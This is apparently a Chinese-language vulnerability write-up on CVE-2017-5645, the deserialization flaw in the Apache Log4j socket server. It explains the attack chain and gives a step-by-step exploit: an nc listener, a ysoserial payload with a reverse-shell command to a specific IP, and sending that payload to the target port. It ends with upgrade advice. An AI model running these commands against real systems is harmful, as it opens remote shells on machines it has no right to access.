
CVE-2017-5645_ Apache Log4j Server 反序列化命令执行漏洞

CVSS评分:9.8(严重)

CVE-2017-5645_ Apache Log4j Server 反序列化命令执行漏洞

  • [1. 漏洞原理](#1. 漏洞原理)
  • [2. 漏洞危害](#2. 漏洞危害)
  • [3. 漏洞修复](#3. 漏洞修复)

1. 漏洞原理

Apache Log4j是美国阿帕奇(Apache)基金会的一款基于Java的开源日志记录工具。Apache Log4j 2.8.2之前的2.x版本中存在代码问题漏洞。攻击者可利用该漏洞执行任意代码。

漏洞利用链:

plain 复制代码
攻击者
  ↓
TCP / UDP 发送恶意序列化对象
  ↓
Log4j SocketServer
  ↓
ObjectInputStream.readObject()
  ↓
Gadget chain
  ↓
任意代码执行

攻击者需要满足条件:

  • 目标服务器开启并监听 Log4j Socket Server(TCP 或 UDP)端口
  • 可以向服务器发送任意数据包

具体利用路径概括如下:

  1. 攻击者构造特制的 Java 序列化对象字节流,包含恶意链
  2. 通过网络向 Log4j 的 socket 端口发送该 payload
  3. Log4j 接收到数据后反序列化该对象
  4. 恶意对象触发执行攻击者指定的系统命令

step:

1、nc 监听本地

https://www.revshells.com/

bash 复制代码
nc -lvnp 9001

2、生成恶意payload

bash 复制代码
java -jar ysoserial.jar CommonsCollections5 "sh -i >& /dev/tcp/172.30.22.210/9001 0>&1" > payload.bin

3、发送,反弹shell

bash 复制代码
nc 172.xxx.xxx.xxx 5007 < payload.bin

2. 漏洞危害

微步标记为高风险,重点两高一弱漏洞:

该漏洞可导致直接RCE,尽快修复

3. 漏洞修复

  • 升级到 Apache Log4j 2.8.2 或以上 版本
相关推荐
captain37642 分钟前
▲统一功能——DispatcherServlet源码分析
java·spring·java-ee·log4j·maven
liferecords6 小时前
OpenAI 把「Critical」级挖洞模型交付出去了:GPT-6 Cyber 正式发布,越界率压到 1% 以下
网络安全·openai·ai安全·模型发布
FungLeo10 小时前
成为全栈·基础补充·Web 安全基础:XSS、CSRF 与 SQL 注入
web安全·网络安全·xss·csrf·sql注入·成为全栈
菩提小狗1 天前
每日安全情报报告 · 2026-11-05
网络安全·漏洞·cve·安全情报·每日安全
QZ166560951591 天前
政务泛监测体系能力排行:AI 重塑监测边界,治理的颗粒度革命
网络·人工智能·安全·网络安全·政务
0xBADCODE1 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf
其实防守也摸鱼2 天前
个人学习 Pwn 思路:从基础到漏洞利用的进阶路径
大数据·前端·人工智能·chrome·算法·安全·网络安全
m0_715674432 天前
政务泛监测体系能力排行:AI 重塑监测边界,治理的颗粒度革命
大数据·网络·人工智能·安全·网络安全·政务
菩提小狗2 天前
每日安全情报报告 · 2026-11-04
网络安全·漏洞·cve·安全情报·每日安全
杨凯凡2 天前
IT日报|2026-11-04:Copilot 接入 JetBrains Air、CodeQL 2.27.3、Agent 依赖自动更新
网络安全·github copilot·codeql·ai coding·dependabot